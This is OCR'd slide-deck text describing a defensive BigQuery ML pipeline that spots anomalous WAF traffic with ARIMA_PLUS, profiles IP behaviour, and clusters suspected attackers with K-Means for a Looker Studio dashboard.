
SecOps requires an automated, intelligent pipeline to isolate high-probability threat actors before they strike, without relying on manual log hunting.




The End-to-End Autonomous Threat Detection Architecture



Filtering the Noise Through the BigQuery ML Funnel



Steps 1-3: Isolating the Crime Scene with ARIMA+




Verification Sage: Baseline Traffic **Alert Crimson**: High-Threat Anomaly

1	**Step 1: Timeline Building** Groups raw logs into hourly block action counts via `waf_timeseries`. Injects a `zero-row union` to prevent pipeline failure on perfectly quiet days.
2	**Step 2: Training the Detective** Deploys an `ARIMA_PLUS` model via `waf_anomaly_model`. Configured with `holiday_region = 'KR'` to automatically learn local traffic cycles and ignore expected lulls.
3	**Step 3: Isolating Anomalies** Executes `ML.DETECT_ANOMALIES` via `v_anomaly_forensics`. Filters strictly for `risk_rank <= 3`, isolating only the absolute most suspicious hours cutting out background noise.


Step 4: Extracting Threat DNA via UEBA Profiling

User & Entity Behavior Analytics (UEBA): Translating raw logs into behavioral risk scores.




Steps 5-6: Grouping Attackers with K-Means Clustering

Unsupervised Machine Learning mathematically categorizes threat DNA.



Step 5: Attacker Profiles (`ueba_clusters`)	**Step 6: Dashboard Feed** (`v_cluster_viz`)
The unsupervised ML model mathematically groups IPs with identical behavioral patterns into exactly 10 distinct Attacker Profiles.	Uses `ML.PREDICT` to assign every IP to a cluster. Calculates the cluster's collective Average Scan Intensity (Intent) and Total Attack Volume (Impact).

Visualizing Threat Intelligence in Looker Studio



Dashboard Configuration

Dimension: `cluster_number`

X-Axis:
Measures Exploration & Intent

Y-Axis: Measures Scale & Impact (Log Scale ensures massive botnets don't break the chart)

Bubble Size: `total_ips`
(Reveals Botnet Size)

